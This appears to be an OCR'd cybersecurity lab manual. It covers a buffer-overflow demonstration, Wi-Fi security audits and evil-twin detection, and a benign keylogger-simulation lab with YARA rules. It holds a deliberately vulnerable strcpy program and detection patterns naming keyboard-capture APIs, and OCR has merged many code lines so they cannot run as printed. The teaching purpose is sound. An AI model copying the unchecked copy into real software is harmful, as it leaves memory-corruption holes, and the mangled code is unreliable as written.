
Procedure:

Experiment 1: Observing a Stack-Based Buffer Overflow
Code:
#include <stdio.h>
#include <string.h>

```
int main(int argc, char *argv[]) {
        char password_ok = 0; /* flag variable, adjacent to buffer on stack */
        char buffer[16]; /* fixed-size, unchecked buffer */
        if (argc < 2) {
                printf("Usage: %s <input>\n", argv[0]);
                return 1;
        }
        printf("=== Vulnerable Program (no bounds checking) ===\n");
        strcpy(buffer, argv[1]); /* UNSAFE: no length check before copying */
        printf("Buffer contents : %s\n", buffer);
        if (password_ok != 0)
                printf("[!] password_ok flag was OVERWRITTEN -> value = %d\n",
                password_ok);
        else
                printf("[OK] password_ok flag untouched -> value = %d\n", password_ok);
        return 0;
}
```

Output:






Experiment 2: Secure Programming Techniques

Code:

```
#include <stdio.h>
#include <string.h>
#define BUF_SIZE 16
int main(int argc, char *argv[]) {
        char password_ok = 0;
        char buffer[BUF_SIZE];
        if (argc < 2) {
                printf("Usage: %s <input>\n", argv[0]);
                return 1;
        }
        printf("=== Secure Program (bounds-checked) ===\n");
        size_t len = strlen(argv[1]);
        if (len >= BUF_SIZE) {
                fprintf(stderr,
                "[ERROR] Input too long (%zu chars). Max allowed = %d. Rejecting input.\n"
                ,
                len, BUF_SIZE - 1);
                return 1; /* reject instead of copying */
        }
        strncpy(buffer, argv[1], BUF_SIZE - 1); /* SAFE: bounded copy */
        buffer[BUF_SIZE - 1] = '\0'; /* guarantee termination */
        printf("Buffer contents : %s\n", buffer);
        printf("[OK] password_ok flag untouched -> value = %d\n", password_ok);
        return 0;
}
```

Output:



Practical no. 17

Aim: Wireless Network Security and Authentication Mechanisms

Procedure:

Experiment 1: Identify the security mode of your own Wi-Fi
Aim: Read the encryption and authentication type of networks visible to your own device using built-in OS tools (passive, no special hardware).

Procedure: Run the command for your OS. Note SSID, BSSID, channel, signal and security for your own network.

```
# Linux nmcli -f
SSID,BSSID,CHAN,SIGNAL,SECURITY dev
wifi list # Windows (Command Prompt)
netsh wlan show networks mode=bssid
# macOS
system_profiler SPAirPortDataType
```

INPUT	EXPECTED OUTPUT
Command above run on a laptop near your own router.	A list of networks. Your network row shows its security: WPA2, WPA3, or (bad) WEP / none. Example row: *LabWPA3 … WPA3*.

Solution / observation: If your router shows WEP, WPA or TKIP, log in to its admin page and change to
WPA2-AES (CCMP) or WPA3-SAE (Experiment 7). Record the result in your report. Illustrative Linux output:

```
SSID      BSSID              CHAN  SIGNAL  SECURITY
LabWPA3   00:1A:2B:3C:4D:05  40    78      WPA3
HomeNet   AA:11:22:33:44:55  6     55      WPA2
```


Experiment 2: Classify networks and score their risk
Aim: Automate an audit of a scan file and rank networks by risk. **Input:** sample_scan.csv (fictional scan of 8 access points).
Tool: wifi_audit.py.

```
#!/usr/bin/env python3 """Exp 2 - Classify networks
from a scan CSV and score their risk.""" import csv,
sys RISK = {
 "OPEN":      (10, "No encryption; traffic readable by anyone
nearby"),
 "WEP":       (10, "Broken cipher (RC4 + 24-bit IV); key
recoverable"),
 "WPA-TKIP":  (7,  "Deprecated TKIP; migrate to AES-CCMP/WPA3"),
 "WPA2-PSK":  (4,  "Acceptable only with long random passphrase"),
 "WPA2/WPA3": (3,  "Transition mode; clients can be downgraded"),
 "WPA2-ENT":  (2,  "Good: per-user 802.1X credentials"),
 "WPA3-SAE":  (1,  "Best choice for personal
networks"), } level = lambda s: "HIGH" if s >= 7
else "MEDIUM" if s >= 3 else "LOW"
```

```
rows            =            list(csv.DictReader(open(sys.argv[1])))
print(f"{'SSID':<17}{'BSSID':<19}{'CH':>3}                {'dBm':>5}
{'SECURITY':<10}{'RISK':<7}NOTE") print("-" * 98) counts = {"HIGH":
0, "MEDIUM": 0, "LOW": 0} for r in sorted(rows, key=lambda r: -
RISK[r["Security"]][0]):
    score, note = RISK[r["Security"]]       lv = level(score);
counts[lv]                          +=                          1
print(f"{r['SSID']:<17}{r['BSSID']:<19}{r['Channel']:>3}
{r['Signal_dBm']:>5}                                            "
f"{r['Security']:<10}{lv:<7}{note}") print("-" * 98)
print(f"Networks: {len(rows)} | HIGH: {counts['HIGH']}  MEDIUM: {counts['MEDIUM']}
LOW: {counts['LOW']}")
```

```
SSID,BSSID,Channel,Signal_dBm,Security
HomeLab-Old,00:1A:2B:3C:4D:01,1,-55,WEP
CafeFree,00:1A:2B:3C:4D:02,6,-60,OPEN
OfficeNet,00:1A:2B:3C:4D:03,11,-45,WPA-TKIP
LabWPA2,00:1A:2B:3C:4D:04,36,-50,WPA2-PSK
LabWPA3,00:1A:2B:3C:4D:05,40,-52,WPA3-SAE
CampusSecure,00:1A:2B:3C:4D:06,44,-58,WPA2-ENT
LabWPA2,66:77:88:99:AA:BB,36,-35,OPEN
Guest-Transition,00:1A:2B:3C:4D:08,149,-62,WPA2/WPA3
```

Procedure: python3 wifi_audit.py sample_scan.csv



Solution: Four networks are HIGH risk: WEP (*HomeLab-Old*), two OPEN networks (*CafeFree* and the second
LabWPA2), and WPA-TKIP (*OfficeNet*). WPA2-PSK and the WPA2/WPA3 transition network are MEDIUM; WPA2-Enterprise and WPA3-SAE are LOW. Note that two entries share the name *LabWPA2* but have different BSSIDs and security. That is a clue used in Experiment 5.

Experiment 3: Why WEP fails (IV collision calculation)
Aim: Show with the birthday paradox that WEP's 24-bit IV repeats quickly, so the same RC4 key stream is reused, and the key can be attacked.
Input: IV size = 24 bits, N = 2^{24} = 16,777,216 values.
Formula: P(repeat) ≈ $1 - e^{-n(n-1)/2N}$; 50% point ≈ $1.1774 \times \sqrt{N}$.


```
#!/usr/bin/env python3 """Exp 3 - Why WEP's 24-bit IV is too
small (birthday paradox)."""  import math N = 2**24
print(f"IV space = 2^24 = {N:,} values") print(f"{'Frames
sent':>12} {'P(IV repeats)':>15} {'Time @ 500
frames/s':>22}") for n in (500, 1000, 2000, 4823, 10000,
20000, 50000):     p = 1 - math.exp(-n * (n - 1) / (2 * N))
print(f"{n:>12,} {p*100:>14.2f}% {n/500:>20.1f} s")
```

```
print(f"\n50% collision after ~{math.ceil(1.1774*math.sqrt(N)):,}
frames")
```

Experiment 3 - iv_collision.py

```
student@lab:~$ python3 iv_collision.py
IV space = 2^24 = 16,777,216 values
 Frames sent   P(IV repeats)    Time @ 500 frames/s
         500          0.74%                 1.0 s
       1,000          2.93%                 2.0 s
       2,000         11.23%                 4.0 s
       4,823         50.00%                 9.6 s
      10,000         94.92%                20.0 s
      20,000        100.00%                40.0 s
      50,000        100.00%               100.0 s

50% collision after ~4,823 frames
```



Solution: After only about 4,823 frames there is a 50% chance that two frames share an IV; at 500 frames/s that is under 10 seconds. Because the IV is sent in plaintext and the base key is static, repeated IVs let an attacker XOR ciphertexts and, with enough samples, recover the key. WPA/TKIP and WPA2/CCMP use 48-bit packet numbers and per-session keys, so this does not occur.

Experiment 4: Passphrase strength for WPA2-PSK versus WPA3-SAE


Aim: Estimate how long an offline guessing attack would take, to understand why WPA2-Personal depends on a strong passphrase.

Safe note: this is only arithmetic; no handshake is captured or attacked. The rate (1,000,000 guesses/s) is an **assumption** for teaching and will vary with hardware.

```
#!/usr/bin/env python3 """Exp 4 - Estimate offline guessing time for
Wi-Fi passphrases (maths only)."""  import math RATE = 1_000_000
# ASSUMED guesses/second for a single attacker GPU (WPA2 PBKDF2)
cases = [  ("Common wordlist password",   14_000_000),
 ("8 chars, lowercase only",    26**8),
 ("8 chars, mixed + digits",    62**8),
 ("12 chars, random mixed",     62**12),
 ("16 chars, random mixed",     62**16),
```

```
 ("5-word passphrase (7776^5)", 7776**5), ] def human(sec):     for
unit, s in (("years", 31557600), ("days", 86400), ("hours", 3600),
("min", 60)):
        if sec >= s: return f"{sec/s:,.1f} {unit}"     return f"{sec:,.1f} s"
print(f"Assumed offline rate: {RATE:,} guesses/s (WPA2 only; WPA3-SAE allows
no offline guessing)") print(f"{'Passphrase type':<30}{'Entropy':>9}  {'Avg
time     to     guess':>20}")     for     name,     space     in     cases:
print(f"{name:<30}{math.log2(space):>7.1f} b  {human(space/2/RATE):>20}")
```





Solution: A common-wordlist password falls in seconds and an 8-letter lowercase one in about a day. Length and randomness matter more than symbols: a 12-character random or 5-word random passphrase is far beyond practical reach. With **WPA3-SAE**, an observer who records the exchange cannot test guesses offline; each guess requires a live interaction with the AP, which can be rate-limited.

Experiment 5: Detect rogue access points and evil twins

Aim: Compare what is heard on the air with a trusted inventory. **Rogue AP:** an unauthorised AP attached to your network (e.g. an employee's cheap router). **Evil twin:** a rogue AP imitating a legitimate SSID to lure clients.


Inputs: sample_scan.csv and the baseline inventory baseline.json.

```
{
  "LabWPA2":      {"bssids": ["00:1A:2B:3C:4D:04"], "security":
"WPA2-PSK"},
  "LabWPA3":      {"bssids": ["00:1A:2B:3C:4D:05"], "security":
"WPA3-SAE"},
  "CampusSecure": {"bssids": ["00:1A:2B:3C:4D:06"], "security":
"WPA2-ENT"},   "OfficeNet":    {"bssids": ["00:1A:2B:3C:4D:03"],
"security": "WPA2-PSK"}
}
```

```
#!/usr/bin/env python3 """Exp 5 - Compare a scan against an
authorised baseline; flag rogue/evil-twin APs."""  import csv,
```

```
json, sys scan = list(csv.DictReader(open(sys.argv[1]))) base =
json.load(open(sys.argv[2])) alerts = 0 for r in scan:
    ssid, bssid, sec = r["SSID"],
r["BSSID"].upper(), r["Security"]     if ssid in
base:
        ok = [b.upper() for b in base[ssid]["bssids"]]         if bssid
not in ok:             alerts += 1             print(f"[CRITICAL]
Possible EVIL TWIN: '{ssid}' from unauthorised BSSID {bssid} "
f"({sec}, {r['Signal_dBm']} dBm, ch {r['Channel']})")         elif sec
!= base[ssid]["security"]:
            alerts += 1             print(f"[HIGH]
SECURITY DOWNGRADE: '{ssid}' {bssid} is {sec}, "
f"expected {base[ssid]['security']}")         else:
            print(f"[OK]       '{ssid}' {bssid}
matches baseline")     elif sec in ("OPEN", "WEP"):
        print(f"[WARN]     Unknown weak network '{ssid}' {bssid}
({sec}) - investigate")     else:
       print(f"[INFO]     Unknown neighbour network '{ssid}' {bssid} ({sec})")
print(f"\nScan finished: {len(scan)} APs checked, {alerts} alert(s) raised.")
```

Procedure: python3 rogue_ap_detector.py sample_scan.csv baseline.json



Solution:

Finding	**Why it matters**	**Response**
CRITICAL: *LabWPA2* from 66:77:88:99:AA:BB, OPEN, -35 dBm	Name copies a trusted SSID but BSSID is not in the baseline, security is downgraded to OPEN, and the signal is stronger than the real AP (-50 dBm). Classic evil-twin pattern; clients may auto-join and be exposed.	Locate the device (signal strength walk), inform the network admin, enable WIPS/containment on your controller, tell users to verify the network.
HIGH: *OfficeNet* now WPA-TKIP	Authorised BSSID but weaker than expected. Configuration drift or tampering.	Check router config, set WPA2-AES/WPA3, review admin access.
Finding	**Why it matters**	**Response**
WARN: unknown WEP / OPEN networks	Not yours; cannot be trusted. Could be neighbours or unauthorised devices.	Check against your wired-switch MAC table; do not connect.


Defensive controls: inventory of authorised BSSIDs, regular scans or a Wireless IPS, 802.1X with server-certificate validation on clients (so a fake AP cannot impersonate the RADIUS server), WPA3/PMF, switch port security and NAC so unknown APs plugged into the wired LAN are blocked.

Experiment 6: Wireless sniffing risks (own network only)
Aim: Observe what an eavesdropper can and cannot see.

Part A inspects beacon frames of your own AP to read its security settings.
Part B compares readable (HTTP) and protected (TLS) data on your own computer.

Part A (Wireshark): Capture on your own Wi-Fi interface, apply the display filter below, and expand *Tagged parameters > RSN Information*. Beacons are broadcast openly, so reading them is passive and non-intrusive.

```
wlan.fc.type_subtype == 0x08      # beacon frames
wlan.rsn.akms.type == 2           # WPA2-Personal (PSK)
wlan.rsn.akms.type == 8           # WPA3-Personal (SAE)
```



Part B (plaintext versus encrypted): In one terminal run a local web server, then fetch a page while Wireshark captures the loopback interface (*lo* on Linux, *Npcap Loopback Adapter* on Windows).

```
python3 -m http.server 8080 --bind 127.0.0.1
curl http://127.0.0.1:8080/        # Wireshark filter: http
```

INPUT	EXPECTED OUTPUT
Display filter http, then right-click a packet > Follow > TCP Stream.	Readable text such as GET / HTTP/1.1, Host: 127.0.0.1:8080 and the page HTML. Doing the same against an https:// site shows only *Application Data* (unreadable).

Solution / conclusions:

- On an **open** Wi-Fi network anyone in radio range can capture frames, so any HTTP data (cookies, forms) is readable. Use HTTPS/VPN everywhere.
- On WPA2/WPA3 networks, frames are encrypted with per-client session keys, so a bystander without thenetwork key cannot read other users' traffic. On WPA2-PSK, however, someone who knows the shared passphrase and records your handshake can derive your keys; WPA3-SAE removes this risk through forward secrecy.
- Even on encrypted Wi-Fi, metadata (SSIDs, device MAC addresses, packet sizes, timing) leaks; moderndevices use MAC randomisation to reduce tracking.
- Sniffing risk is mitigated by link encryption (WPA3, OWE), end-to-end encryption (TLS, VPN) and protectedmanagement frames.

Experiment 7: Harden your own router (best-practices checklist)
Aim: Apply and verify wireless security best practices on a router you own.
Input: router admin page (often 192.168.0.1 or 192.168.1.1).

Output: a completed checklist with before/after values.

#	Setting	Recommended	Why
1	Security mode	WPA3-Personal (SAE); else WPA2-AES (CCMP)	Strongest available; avoid WEP, WPA and TKIP
2	Transition mode	Use WPA3-only if all devices support it	WPA2+WPA3 mixed mode allows downgrade
3	Passphrase	14+ random characters or 5+ random words	Defeats offline guessing on WPA2-PSK
4	Protected management frames (802.11w)	Required (mandatory with WPA3)	Blocks forged disconnect/deauth frames
5	Router admin password	Change default; disable remote admin	Default credentials are widely known
6	WPS (PIN / push-button)	Disable	WPS PIN has design flaws
7	Firmware	Update regularly, enable auto-update	Fixes such as KRACK and Dragonblood patches
8	Guest network	Separate SSID/VLAN with client isolation	Keeps visitors and IoT away from your PCs
9	Enterprise sites	WPA2/WPA3-Enterprise (802.1X), validate server certificate	Per-user credentials, no shared key
10	Monitoring	Keep an AP inventory; scan for rogue APs; log events	Finds evil twins and unauthorised devices
11	Client habits	Disable auto-join for open networks; use HTTPS/VPN; forget unused SSIDs	Reduces evil-twin and sniffing exposure

Solution: After saving changes, repeat Experiment 1 and check that your SSID now reports WPA3 or WPA2 (AES) and re-run Experiment 2 on a fresh scan; your network should move to MEDIUM or LOW risk.
Reconnect all your devices with the new settings

Practical no. 18

Aim: Malware, Keyloggers, and Spyware Analysis

Theory:

Architecture of keyloggers and spyware

Keyloggers record user input; spyware is broader and may also collect screenshots, browsing data, clipboard contents or microphone/camera access. Most share the five-stage structure shown on the cover diagram. Understanding the stages tells the defender *where evidence appears*.

Type	How it captures (concept)	Where defenders look
User-mode software	Uses OS input APIs (hooks or polling) from a normal process	Unknown processes, suspicious API imports, autoruns
Kernel-mode	Runs as a driver below applications; harder to see	Unsigned/unknown drivers, driver load events, rootkit scanners
Browser/form grabber	Injected extension or script copies form fields	Unexpected browser extensions, modified policies
Screen/clipboard spyware	Periodic screenshots or clipboard reads	Periodic image files, steady small uploads
Hardware	Device between keyboard and PC	Physical inspection of ports and cables

Detection methods

Method	Idea	Strength	Weakness
Signature	Match known hashes/strings (AV, YARA)	Fast, low false positives for known samples	Misses new or modified samples
Static / heuristic	Inspect imports, strings, packing, signing	Safe (no execution)	Packing and obfuscation hide content; API names also appear in legitimate tools
Behavioural	Watch what a process does: files, registry, network	Catches unknown threats	Needs a controlled environment; some noise
Network	Look for beaconing, odd destinations	Finds exfiltration	Encrypted traffic limits visibility
Integrity / persistence audit	Compare autoruns, tasks, services to a baseline	Finds new footholds	Needs a trusted baseline

Behavioural analysis checklist

- **Process:** unusual name/location, no publisher, odd parent process, runs from Temp/AppData.
- **File:** regularly written log or image files in user folders.
- **Persistence:** new Run key, scheduled task, service or startup shortcut.
- **Network:** regular, small outbound connections (beaconing) to rare hosts.
- **Resource use:** small but constant activity while the user is idle.

Endpoint protection mechanisms

- **Antivirus / anti-malware:** signature + cloud reputation (e.g. Microsoft Defender).
- **Behaviour monitoring / EDR:** flags suspicious sequences of actions.

- **Application control:** allow only approved software (WDAC, AppLocker).
- **Logging:** Sysmon and Windows Event Logs for investigation.
- **Hygiene:** patching, least privilege, MFA, user awareness, virtual keyboards/password managers for sensitive input.

Procedure:

Step 1: Create a Windows VM, install Python 3 (tick *Add to PATH*) and download Sysinternals Suite (Process Explorer, Process Monitor, Autoruns, TCPView) before disconnecting the network.
Step 2: Install YARA for Python: pip install yara-python
Step 3: Set the VM network to Host-only/Disconnected and take the snapshot CLEAN_BASELINE.
Step 4: Create folder C:\Users\<you>\MalwareLab and save the three lab files below into it.

File A - lab_sim.py **(benign simulator)**

```
""" lab_sim.py - BENIGN behaviour simulator for the classroom malware-
analysis lab. It does NOT read the keyboard, hook any API, hide itself,
persist, or touch the internet.
It only: (1) writes synthetic lines to a log file inside ~/MalwareLab,
(2) talks to itself over 127.0.0.1 (loopback) so students can observe the
traffic.
"""
import socket, threading, time, sys, pathlib

LAB = pathlib.Path.home() / "MalwareLab"
LAB.mkdir(exist_ok=True)
LOG = LAB / "sim_log.txt"
PORT = 9099 DURATION = int(sys.argv[1]) if
len(sys.argv) > 1 else 60   # seconds

def listener():                        # plays the role of the
"collector server"     s = socket.socket();
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    s.bind(("127.0.0.1",
PORT)); s.listen(1)
conn, _ = s.accept()
while True:
        data = conn.recv(1024)         if not data: break
print("[collector] received:", data.decode().strip(),
flush=True)

threading.Thread(target=listener, daemon=True).start() time.sleep(1) c =
socket.create_connection(("127.0.0.1", PORT)) print("LAB_SIM_MARKER started;
PID-visible process running for", DURATION, "s", flush=True) for n in
range(1, DURATION // 5 + 1):
    line = f"SIMULATED_EVENT {n} (synthetic text, not real
keystrokes)"     with open(LOG, "a") as f:
# file-write behaviour
        f.write(line + "\n")
    c.sendall(f"LAB_HEARTBEAT {n}\n".encode()) # network behaviour (loopback
only)     time.sleep(5)
c.close(); print("finished; log at", LOG)
```

File B - lab_rule.yar **(detection rules)**

```
rule
Lab_Beni
gn_Simul
ator {
meta:
```

```
        description = "Detects the classroom benign simulator by its
marker strings"     strings:          $m1 = "LAB_SIM_MARKER"
$m2 = "SIMULATED_EVENT"     condition:

all
of
the
m }

rule
Lab_Suspicio
us_API_Names
{     meta:
        description = "Flags files that mention keyboard-capture related API names (needs
human triage)"     strings:          $a1 = "SetWindowsHookEx" ascii wide
        $a2 =
"GetAsyncKeyState" ascii wide
$a3 = "GetForegroundWindow"
ascii wide     condition:
2 of them
}
```

File C - scan.py **(runs the rules)**

```
import yara rules = yara.compile('lab_rule.yar')
for f in ['lab_sim.py', 'api_strings_demo.txt',
'lab_rule.yar']:
    m = rules.match(f)
    print(f"{f:24s} -> {[x.rule for x in m] or 'no match'}")
```

Also create a text file `api_strings_demo.txt` containing:

```
Notes file for rule demo.
APIs: SetWindowsHookEx, GetAsyncKeyState
```

Exercise 1: Baseline the clean system (Autoruns, processes, connections)
Aim: Record what 'normal' looks like so later changes stand out.
Procedure:

- Open PowerShell in the VM.
- Run the commands below and save the outputs to the lab folder.
- Open Autoruns (as Administrator) > *File* > *Save* as baseline.arn.

Inputs:
Get-Process | Sort-Object CPU -Descending | Select -First 10 | Out-File proc_base.txt netstat -ano | Out-File net_base.txt Get-ScheduledTask | Where State -ne 'Disabled' | Out-File tasks_base.txt

Output:
three text files plus baseline.arn. The three text files and baseline.arn are your reference. On a clean VM you should see only Windows and installed tools. Why it matters: without a baseline you cannot tell whether an entry is new or normal.

Exercise 2: Signature detection with the EICAR test file
Aim: See how antivirus reacts to a harmless, industry-standard test file.
Procedure:

- Make sure Microsoft Defender real-time protection is ON.
- From the official EICAR site (eicar.org) save the EICAR test file into the VM (do this before disconnecting the network or transfer it via the instructor's USB image).
- Observe the Defender notification and the Protection history.

Input:
eicar.com (68-byte harmless test file from eicar.org)
Action: save / copy the file to C:\MalwareLab\

Output:
Defender blocks or quarantines the file immediately and shows a threat name similar to *Virus:DOS/EICAR_Test_File* in *Windows Security > Protection history*.

Solution: EICAR is not malware; every antivirus is designed to flag it, so it proves that the signature engine and real-time scanning work. If nothing is detected, real-time protection is disabled or an exclusion exists - this is a finding to report.


Exercise 3: Behavioural analysis of the benign simulator
Aim: Identify process, file and network behaviour that an analyst would see from a keylogger-like or spyware-like program.
Procedure

